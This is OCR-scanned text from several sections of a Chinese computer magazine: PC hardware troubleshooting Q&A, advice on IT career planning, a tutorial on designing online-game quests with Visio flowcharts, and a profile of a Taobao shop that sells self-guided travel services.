混合交火英文全称是Hybrid CrossFireX，是AMD在其7系列整合芯片组上的特有技术，用户只要将支持混合交火的独立显卡插在支持采用AMD 790GX等芯片组的主板上，就可以组建一个混合交火系统。当计算机进行普通图形处理时，系统只使用主板集成显卡，而进行高要求的图形处理时，独立显卡和集成显卡同时工作，达到更佳的显示效果。

Q2 电源供电不足造成显卡问题

问：我之前一直使用7300GS显卡，最近由于要玩游戏，更换了一块9600GT显卡，但是使用该显卡经常出现启动显示无信号，而换回原有显卡该问题消失，请问这是什么问题造成的？

答：由于你使用7300GS显卡没有出现问题，由此说明主板、内存、CPU等关键部件不存在什么问题。而造成该问题的原因很可能是由于电源供电不足造成的，因为7300GS和9600GT在功耗上的差别较大，建议你更换大功率电源，一般问题可以解决。

Q3 开机提示硬盘问题

问：一台计算机使用希捷硬盘，最近开机提示：Disk error, press any key to restart, Reboot and select proper Boot device or Insert Boot media in selected Boot derice and press a key。请问这是什么问题造成的？

答：建议你首先更换一根SATA硬盘数据线，看问题是否可以解决。如果问题仍然存在，可以更换一下主板上的SATA数据接口，确定该问题是否由于主板SATA接口接触不良造成的。如果问题仍然没有解决，建议你下载希捷官方提供的专业硬盘检测工具SeaTools，对硬盘进行检测，下载地址：http://www.newhua.com/soft/5482.htm。

Q4 内存故障造成软件无法运行

问：一台计算机运行任何软件，Windows XP操作系统提示“内存不能为read或written”，重新安装Windows XP操作系统，在复制文件时死机，请问这是什么问题造成的？

答：Windows XP操作系统提示“内存不能为read或written”，一般是由于病毒或内存存在问题造成的，由于你在重新安装操作系统过程出现死机，所以基本排除了病毒问题。问题应该出在内存上，首先，你需要确定你的内存没有超频使用；其次，如果你的计算机有1条以上的内存，建议你将内存单独插接，确定故障是否是由于内存不兼容造成的；再次，将内存条拔下，换插到主板上的其他内存插槽上，看问题是否可以解决；如果问题仍然存在，建议你更换内存条。

Q5 SATA硬盘变成即插即用设备

问：一台计算机使用SATA硬盘，重新安装Windows XP操作系统后，桌面右下角的任务栏里面总显示“安全删除硬件”，请问这是什么问题造成的？

答：根据你描述的现象，你的计算机主板应该采用的较早版本的nForce芯片组，一些老型号的nForce芯片组连接SATA接口硬盘后，在安装主板驱动时，如果选择安装IDE-SW套件，Windows XP操作系统就会把SATA硬盘识别为即插即用设备。建议你删除主板驱动，重新安装主板驱动，且不要选择安装IDE-SW套件，一般问题可以解决。

Q6 Intel G43主板对内存的要求

问：一台计算机使用技嘉 GA-EG43M-S2H主板，两条金士顿 1GB DDR2 667内存，最近为该机加装两条内存，无法启动计算机，请问这是什么原因造成的？

答：技嘉 GA-EG43M-S2H主板采用Intel G43+Intel ICH10芯片组设计，该芯片在设计规格上要求，当使用四条内存时，内存必须为单面内存，而你的电脑估计是使用了双面内存，建议你更换单面内存，一般问题可以解决。

Q7 USB键盘安装系统时无法使用

问：一台计算机安装Windows XP操作系统时发现USB口键盘无法使用，造成无法安装Windows XP操作系统，而将该键盘插入其他计算机可以正常使用，请问这是什么问题造成的？


答：这是由于你的主板BIOS设置屏蔽了键盘支持选项，造成安装时USB键盘无法被识别，具体解决方法如下：启动计算机，按DEL键进入主板BIOS设置，选择Integrated Peripherals（外围设备设置），找到USB Controller（USB控制）设置为Enabled（启用），再将USB Legacy Support（支持包括USB1.1在内的设备）设置为Enabled，按F10键，保存退出主板BIOS设置，一般问题可以解决。CF [SB04]

毕业生：我的未来不是梦
七大疑问解决IT职业规划难

■ 上海曹杨职业技术学校/爱未来教育集团资深培训师　袁紫燕

“职业生涯规划”对大学生来说是个时鲜而不时尚的名词，没有引起应有的重视。直到2009年我国高校毕业生人数再创新高——达到610万人，就业率仅为35%（据目前统计），不少企业的招聘计划还因全球金融危机的压力被冻结或缩水，使得今年我国应届毕业生在就业问题上面临着不同以往的难题，IT行业也不例外，就业形势不容乐观。有人认为，对于大学生就业而言，提高自己的就业能力是比较务实的做法，是有效实现个人理想和个人价值的根本所在。

因为金融危机将来还会发生，且发生的周期会更短。而要想提高个人的就业能力，就得尽早做一个个人职业生涯规划。《礼记 中庸》有语曰：“凡事预则立，不预则废。”大意是说，不论做什么事，事先要有准备，才能取得成功，不然就会失败。也有人说，计划赶不上变化，规划再好又有什么用呢？岂知世道变化也是有规律可循的，因而应对变化的对策也是有规律可循的，从某种意义上说，职业生涯规划也是应变之学。看看你的问题是不是在下面这七个之中呢？



第一个疑问：
走进校门，我对未来的职业应该了解哪些？

对于已经定位要进入IT行业的大学生们来说，个人怎么做职业生涯规划呢？我认为职业规划主要的任务是目标设定和职业通道的设计，并以此为基础，安排学习和工作的计划，为职业目标的实现积累必要的资源和条件。我们先来谈谈目标设定。

人生没有明确、具体的职业目标，人就没有努力的方向和努力的动力。而要确定职业目标，先要有“自我认知”和“职业认知”。“自我认知”说白了就是你自己是否了解自己，可以借助多种途径来发掘、分析自己的性格、职业兴趣、职业潜能及职业价值观，判断你是何种取向的人。“职业认知”就是对你未来想从事的行业是否有认识，包括对工作内容、工作环境、所需的教育、训练、进修和升迁机会、工作时间或生活形态的认知。

第二个疑问：
求职意向就是“IT业”可以吗？

IT行业是一个大范畴，与IT相关的职业大体分为IT主体职业和IT应用职业。IT主体职业包括软件类、硬件类、网络类、信息系统类、制造类。IT应用职业，包括控制类、应用系统开发类、设计类、商务类、娱乐类、教育类。你首先要把职业目标设定在一个具体的范围内。就拿软件业来说吧，除了兴趣、性格、价值观等因素，你还要考虑你的知识结构和潜能。

第三个疑问：
我喜欢玩电脑，但不是计算机专业，有“钱”途吗？

对于非计算机专业的大学生想进入IT行业工作，可以考虑选择软件测试工程师这个职业而不要从事软件开发业。因为没有学过操作系统、编译原理、数据结构、数据库、离散数学、软件设计等专业课程，逻辑思维也和理工科的不一样，开发语言理论积累从头做起很难。开始写代码可以，但是随着技术的积累必然会遇到瓶颈的。而软件测试工作的技术门槛不高，软件测试工程师从事协调管理岗位的较多，对于沟通能力、管理能力有一定的要求，而文科类学生在这些方面往往更加擅长。一些大规模的软件外包企业通常不会招收计算机专业的学生做软件测试工作，因为这类人群往往追求更高的薪水，而且稳定性较差，而非计算机专业的学生相对而言则更加务实和稳定。从全球范围的经验看，理工类大专以上学历、文科类本科以上学历（尤其是外语、金融和经济管理类专业）的学生，是软件测试工程师的重要人员构成。

第四个疑问：
我是学理工科的，以后找工作的时候应该注意些什么？

而对于计算机或与计算机相关的专业，如数学、物理等理工科专业的学生，进入软件开发业会相对容易些。毕竟经过



了四年的理论基础及逻辑思维的熏陶。学习能力相对要强一些。作为程序员，学习能力也是很重要的。如果学习能力、创新意识不强，职业生涯是很短暂的。

第五个疑问：
我喜欢的职业，能赚钱的行业，我能胜任的工作，这几样我到底如何选择呢？

除了考虑个人志趣、职业能力等因素外，个人做职业规划还要考虑市场需求。即所谓的"行业环境认知"。行业环境主要包括行业发展状况、行业优势及问题、行业发展前景等。行业认知可以帮助个人选择有发展前景的行业和职业。以上问题的交叉点就是一个比较理想的职业定位，即著名的"职业规划三圈理论"：

职 业 定 位

职业定位是职业生涯规划的第一步也是最重要的一步，如果选择的职业与你自己的志趣、能力吻合，那么在别人看来如此枯燥的工作在你看来却是无比的丰富多彩、趣味无穷，就会产生一种动力无限的感觉，就像装有光动能电池的电子手表一样，自动运转、自动钻研，甚至有时能达到痴迷的程度。如果相反的话，这个人的工作始终就是被动的，领导让干多少，就干多少，一点也不想多干。因为你对工作不感兴趣，干工作只是为了完成任务。一切工作都是应付的，"应付"当然是不会有好业绩的，更不会有成功的人生。

第六个疑问：
只有大专水平，是不是就没有好机会了？

这里给你举个真实的案例：上海的杨青虽然起点不高，只是个大专毕业生，但从业没多少年就成为月薪过万的白领队伍中的一员。他的职业生涯道路很简单也很成功。他从小酷爱玩电脑，以致影响了学业，高考只考上了上海某所高等职业技术学院。但他很早就定位于IT行业，尽管只有大专学历，酷爱编程的他早就通过自学达到了程序员的水平，在校期间就开始为企业开发软件。虽然离毕业还有一年，他的身影就经常出现在各个IT公司的招聘会场。通过招聘会，他不仅实地了解了公司的情况、文化，更重要的是熟悉公司的招聘程序，了解公司需要什么样的人才，知道自己的优势和不足，可以更早地对症下药。凭着出色的专业能力和面试技巧，杨青拿到了两家IT公司的职位。经过平衡各种条件，他选择了一家待遇更低但拥有更大技术优势和发展潜力的公司。杨青在公司从事的是软件开发工作，在公司的工作并不如想象中那样富有激情和创造力，甚至有些枯燥，加上IT业工作压力大、强度高，很多人在工作不久就因各种原因离开了公司。虽然杨青起点低，工作更艰难。但他没有退缩，除了努力适应公司文化，在工作中调整自己的心态，他更重视锻炼自己应对压力的能力。业余时间，他还自学英语，努力提高自己的英语水平，并主动兼做技术翻译工作。技术翻译工作也使他有更多机会接触到最前沿的技术动态，使自身的业务水平和知识能力得到了很大的提高。随后，他结合自己的营销学知识以及良好的外语沟通能力和技术积累，给自己下一步的定位是到公司的海外部从事技术服务工作，从单纯的内部技术支持到外部技术营销、技术服务。如今，他在公司的海外部得到了更大的发展空间。杨青是幸运的，很早就找到了自己的职业方向，并一直努力和积累着，所以他容易成功。有时，先飞的鸟反而是更聪明的鸟。

第七个疑问：
我选的专业让我自己都很困惑，我应该怎么办？

今年，大学毕业生及在校大学生人数成倍增长，很多人对自己的未来很迷茫，不了解自己，也不了解职场环境。如今年五月我和李廷海先生（职业生涯规划专家/爱未来教育集团首席职业顾问）在上海接待了来自同济大学、上海医疗器械专科学校、上海应用技术学院的八位同学的咨询。这八位同学都自述对自我、对职场环境很不了解，感到很迷茫。如其中一位数学专业的女生，性格温和、内向、不自信。她自述感觉各方面能力不足，没有一技之长，不知道数学系毕业后能从事什么行业的工作。受大环境的影响，对未来职业生涯感到焦虑，想做一些准备，却不知从何做起。另一位男生来自甘肃省，学的是计算机专业，高中填报志愿时，没有明确的方向，对计算机专业不是很了解，只知道是热门专业。由于计算机基础知识薄弱，来到同济大学后，感觉学计算机专业很困难。想改专业，但不知道要改什么专业，也很担心代价太高。他对人生有追求，希望自己将来事业有建树，但到了重点大学后，感觉各方面不行，有焦虑、困惑。其他几位同学都遇到类似的问题，他们几位属于典型的职业定位困难型。后来经过一系列的辅导工作，他们都逐渐找到了自己的职业方向，上述两位同学分别把职业目标锁定在软件开发和IT应用职业的教育方向。

小编有话说：

小编有话说：在小编接触到的大学生中，不少人的技术很强，但缺的是工作经验，少的是自我推销的方法，结果一毕业就成了"傻大个儿"，就像空有一身内功，但不知如何使用，所以我们会用四期来说说学"挨踢"的怎样才能找到工作。CF [TS02]

柳絮飞 http://fly2spring.blog.cfan.com.cn

设计别人的人生（6）
网游任务策划师

我们观察路上的行人，会发现很少有人一直原地停留的，人们总是或紧或慢地赶着路，因为每个人都会有一个目的地，他需要到达那里。同样在游戏里，你不能让玩家无所事事，需给他们安排一些事情，完成一个个任务，玩家才会在这种不断自我实现中得到乐趣。任务是否有趣，任务能否将玩家环环紧扣，这就要看游戏策划师的功力了。






婷儿：我喜欢玩游戏，并且自认为文笔还不错，所以曾经以为做游戏策划是一件极其简单的事。不过在看了CFan的网游策划系列之后，才发现自己的想法有些幼稚。游戏与小说（甚至戏剧）相比，思考的模式有着很大不同。比如小说可以信马由缰尽情发挥，但是游戏中你必须还要考虑到程序员和美工方面是否可以实现等等。再比如在剧情任务设置时，也会有自己独特的方法。为了让玩家能乐此不疲，还要考虑各种平衡等等。看来要成为一个网游策划师，我还有很多东西需要学习。

有风：我从事游戏策划工作也有些年头了，CFan的这个网游策划系列，对初学者来说，确实会有不少的帮助。不过，我要说的是，这个系列充满了理想与乐观主义。事实上，网策是一件非常具有挑战而又非常辛苦的工作。比如，这个系列对网策的分工很明确，但实际上老板们常把策划当成无所不能之人，一人往往身兼数职，加班更是家常便饭。而且现在国内，网游策划的地位没有得到应有的尊重，策划经常要听命于不懂策划的市场运营人员。黑幕还有很多，所以想要入行的朋友，一定要有一颗坚强的心做好准备。

任务实战

游戏中的任务，按内容来分，一般有打怪、收集、锻造、探索、对话、送信、护送等几类（及这几类的组合）任务；按重要性来分，有主线任务和支线任务；另外还可分为可重复和不可重复任务、一对一和一对多任务等。每个完整的任务应包括“触发→执行→完成”等三大步骤。一个简单的任务流程，则大致如图1所示。



● 简单任务流程图

实战：无尽任务之华山论剑

直接从小说改编，是游戏策划的一个捷径。因为，小说中的世界观已经成型，不但人设、场景、人物关系等可以从小说中借鉴，甚至小说中的一些情节可以直接改编成游戏中的剧情任务。金庸小说，人物形象丰富多彩，故事情节曲折，再加上武功纷呈、门派齐全，是网游策划们的最爱之一，比如搜狐正在热推的《天龙八部》、《鹿鼎记》等。下面我们试着改编金庸的《射雕英雄传》，其中“华山论剑”一章的原文可参考：http://blog.cfan.com.cn/html/02/11702-527202.html。因为是演示，多有不够周密之处，仅供参考。

任务名称：华山论剑

任务前提：完成之前的主线任务

任务描述：玩家扮演的郭靖，打败黄药师、洪七公、欧阳锋，夺“天下第一”称号。

任务目标：等级100

NPC设置：

黄蓉（友）、黄药师（对手）、洪七公（对手）、欧阳锋（敌人）。

任务流程：附流程图（见图3）。

任务奖励：金钱（1000）、道具（桃花剑）、密技（石破天惊）

对白设计：

1.黄蓉：靖哥哥，我倒有个法子，让爹爹和师父既不伤和气，又能决出胜败。

郭靖：蓉妹，什么法子，快快说来。

黄蓉：让爹爹先跟你过招，瞧在第几招上打败你，然后师父再与你过招。若是爹爹用九十九招取胜，而师父用了一百招，那就是爹爹胜了。倘若师父只用九十八招，那就是师父胜了。

郭靖：蓉妹的法子甚好，我去找他们二老商量。

2.黄药师：靖儿，就按蓉儿的法子来吧，让老叫化子歇一会，我先和你斗上三百招。

a.岳父大人，那就得罪了。（接受选项）

b.这个，我怎么敢跟岳父大人动手呢。（拒绝选项）


黄药师：好的，过来接招吧。（接受任务后对话）


3.洪七公：靖儿，没想到你能挡得了黄老邪三百招，师父倒要瞧瞧你的功夫又长进多少。

a.师父，请了。（接受选项）

什么是mag？它即网游中的魔法师。更多欧美网游术语参考，请浏览：http://blog.cfan.com.cn/index.php/11702/viewspace-642074。

柳絮飞 http://fly2spring.blog.cfan.com.cn





b.师父，我不敢。（拒绝选项）

洪七公：你掌法是我教的，拳脚没甚比头，你用铁箫吧。（接受任务后对话）

……

制作任务流程图

网游策划中的任务流程图，可以用画图、Photoshop甚至Word等软件来制作。不过大多数网游策划师更爱用微软Visio来制作。

启动Visio后，点击左侧“流程图”，再在右侧点选“基本流程图”模板，然后单击“创建”（见图2），新建一个绘图。流程图的开始和结束，一般都用圆角矩形来表示，这里从左侧拖动“终结符”（圆角矩形）到页面上，双击此图形即可编辑修改文字输入“开始”字样。流程中对事件的描述一般用矩形。从左侧拖动“流程”（矩形）到页面上，双击后输入文字，如“与黄蓉对话”，可以任意设置字体及大小，也可以调整矩形框的大小和位置。

将光标指向某个图形后，该图形周边会显示四个淡蓝色三角箭头，这是图形的连接点，拖动连接点到另外一个图形上，即会自动画出流程线（带箭头的方向线）。

小提示

在左侧点选某个形状后，再在页面中点击某个图形的连接点，即会自动在该连接点一侧绘制出所选的图形，并且自动添加上连接线。

任务流程中，一般用棱形来表示选择。从左侧拖动“判定”（棱形）到页面上，双击输入文字，如“选择是否与黄药师战斗”。然后在判定棱形的上方和下方分别添加一个矩形，一个是选择拒绝战斗时导致的结束对话，一个是选择战斗时进入战斗场景。可以从棱形两侧分别引连接线与矩形框连接。双击连接线，还可以为它添加注释，如“是”、“否”等（见图3）。接下来的操作步骤大同小异，这里就不细述了。

高手论道

游戏从业者必读的五十本书（50 Books For Everyone In the Game Industry）

这篇文章从一名游戏设计师与游戏作者的角度，选出了游戏从业人员必读的50本书籍。这些著作涵盖了游戏设计理论，游戏公司历史，社会知识，到经典小说各方面内容。这些书主要回答了以下几个问题：

- **什么是游戏，什么是电子游戏？**
- **电子游戏的历史是怎样的？**
- **游戏与其他媒介的关系，我们可以从这些媒介中学到什么？**
- **人们为什么玩，如何玩游戏？最后，我们又该如何设计与构建游戏？**

为了使这篇文章更加一目了然，作者Ernest Adams还根据不同的主题，对这些书作了分门别类，这些主题有：

1. **理论**
2. **设计原则**
3. **游戏创作**
4. **图像设计**
5. **音乐/音频**
6. **网上社区**
7. **游戏史**
8. **社会学**
9. **人员，项目管理，商业事务**
10. **其它媒介与有用的原则**
11. **游戏深度背景常识**
12. **能启发游戏者思维的经典小说**

英文链接：http://tinyurl.com/ca5waj

中文翻译：http://www.yxbns.com/oldschool/BOOKS/1.htm

结束语

网游策划系列，到本期就告一段落了。在这一系列中，从系统、数值、剧情到任务、关卡，几乎涉及到网游策划的方方面面，每一讲我们都提供了实战演练，以便朋友们能更加感性地认识这一行业。不过，在深入游戏策划行业之后，我们会发现其中的“水”很深，不但要上知天文地理下晓风土人情，还要对美术、编程有所了解，方便在游戏开发过程中与团队中的其他成员无缝沟通。另外，游戏策划不能闭门造车，所以也要与市场运营人员有良好的沟通。


总之，前途是光明的，道路是坎坷的，这个系列也许只是你的一个起点，后面的路要靠大家多自己拼搏了。最后，在此特别感谢莲、Leo、王佳伟、腾云、童寅山等朋友对本系列的大力支持。CF [TS03]

网店和旅游手拉手，滚滚客源不用愁

微微的轻风，暖暖的阳光，点燃旅游的热情！你是自助游还是报团游？前者太麻烦又没折扣，后者行程不自由还可能有购物环节的不愉快……你是否知道，还有提供自助游攻略服务的网店？我们来听听老板MM的生意经吧！



■ 本刊记者：果果



玩出一个旅游服务店

卜豆角是一个爱玩的MM，常外出旅游，她发现大家最怕的就是在旅游点上当受骗。因为在旅行社工作，她有一些资源，就想开个网店给喜欢自助游的客人提供方便。2007年小店诞生了，叫做青青实惠坊（http://shop34945060.taobao.com）。开始卖一些优惠景点门票（比如北京海洋馆），提供北京本地旅游的优惠预定和线路设计。“后来我一想，北京可以做，外地也可以做啊！”卜豆角就开始慢慢摸索，联系各地的旅行社合作。因为用心经营，老顾客带来新顾客，不到两年时间，网店就有了4颗钻。

> **第一桶金：**
>
> **第一单是北京自助游。后来服务扩展到全国各地，夏天北京、桂林、杭州线路很火，到了冬天就是南方的海南、香港等，还有北京周边的温泉和滑雪等。旺季（4月~10月）生意格外好，现在网店的收入已经和卜豆角的本职工作差不多了。“关键这是自己的事业，比给别人打工强多了！”**

网络催生新旅游模式

“现在跟团游的模式太老套了，很多年轻人不喜欢，我这里可以说是一种新型的自助旅游模式吧。” 卜豆角到底玩的是什么模式？来看看她的服务步骤：

有客人想去景点玩，到店铺咨询；根据客人的时间、需要、预算来设计线路，并告诉他各景点有无优惠票，优惠多少，各个景点怎么去；客人满意后就开始订门票和宾馆，到宾馆后直接到前台报上名字即可入住；门票有专人（当地旅行社的朋友）给客人送到宾馆或约定的地点。交通由客人自己解决，线路中说明了坐车的方法、价格和时间。

“客人第一次出游很茫然，自己在网上找攻略估计会越找越晕。站在客人的角度考虑，像对待朋友一样，希望他们通过我能省点钱和时间，真的获得方便，玩得自由、开心！” 所有的服务都可以用支付宝，玩回来再确认付款。看看客人的好评就知道卜豆角的愿望真的实现了。

有了好口碑，还需多多宣传，卜豆角在网店首页的一个小提示还挺有趣：“在本店成功预定桂林自助游业务的客人，只要在各大论坛（如：淘宝论坛、天涯网、我爱打折网等各大论坛）发表自助游记和攻略，发布分享桂林美丽景色的图片并提及本店的客人，可凭此游记的链接到本店领取20元现金哦。”

联合资源合作共赢

“一个人的力量是不够的，每个地方都有我合作的旅行社，他们提供优惠的门票和酒店等等，我帮客人设计线路。”

如何选择合作伙伴呢？卜豆角说有自己积累的关系，也有通过朋友介绍的。要注意对方的服务质量和态度，选择真诚、对这种操作模式感兴趣的，服务不好的宁愿停掉也不会选择。

“我的特色在于个性化攻略和优惠的价格，并且地点全（深圳、珠海、青岛、海南、云南等），现在有些网店也提供类似模式的服务，但地区比较单一，顾客就少了选择。” 对于所有提供服务的地方，卜豆角都实地仔细考察交通、住宿、景点等情况：**“我如果做得好，可能是因为花的心思比别人多。”**

果果点评


看来，用好旅游资源也是一大商机啊！不过有人问了，我不在旅行社工作怎么办？

这就说明你太不会动脑筋了。卜豆角虽然学的是旅游管理专业，但开网店也是背着旅行社的老板偷偷开的，外地的旅行社合作资源也是自己找的。如果你给当地旅行社做代理，给他们增加利润，当然有不错的合作前景。没注意吗？不少网店都在顺便卖“欢乐谷”等优惠门票，这就是代理的好例子。IT产品可以做代理，旅游服务也一样。

这里我再举一个大学生与景点合作的例子，你一定会感觉“旅游代理”就在身边，钱景无限。

我们知道景点与旅行社有优惠协议价格，因为旅行社能带来大批游客。其实打开校园市场，也能通过合作获得不错的收益。宁波大学的大四学生小王在拍拍开了个网店，还有好几个大学生旅游的QQ群，主要销售“凤凰山主题乐园”的优惠门票，购票就送肯德基优惠券。除网络销售外，他最大的业务是组织高校学生包车前往，做了两年了，旺季时最高月利润达两万元。**“一边与景点愉快合作，一边在学生会开展活动时赞助打知名度，要做好并不难！”**

各位亲爱的读者，模式有很多，你打算尝试哪一种呢？ CF [TS01]



NCRE EXamination

站在网络技术行业的高岗上

NCRE四级网络工程师考试解读

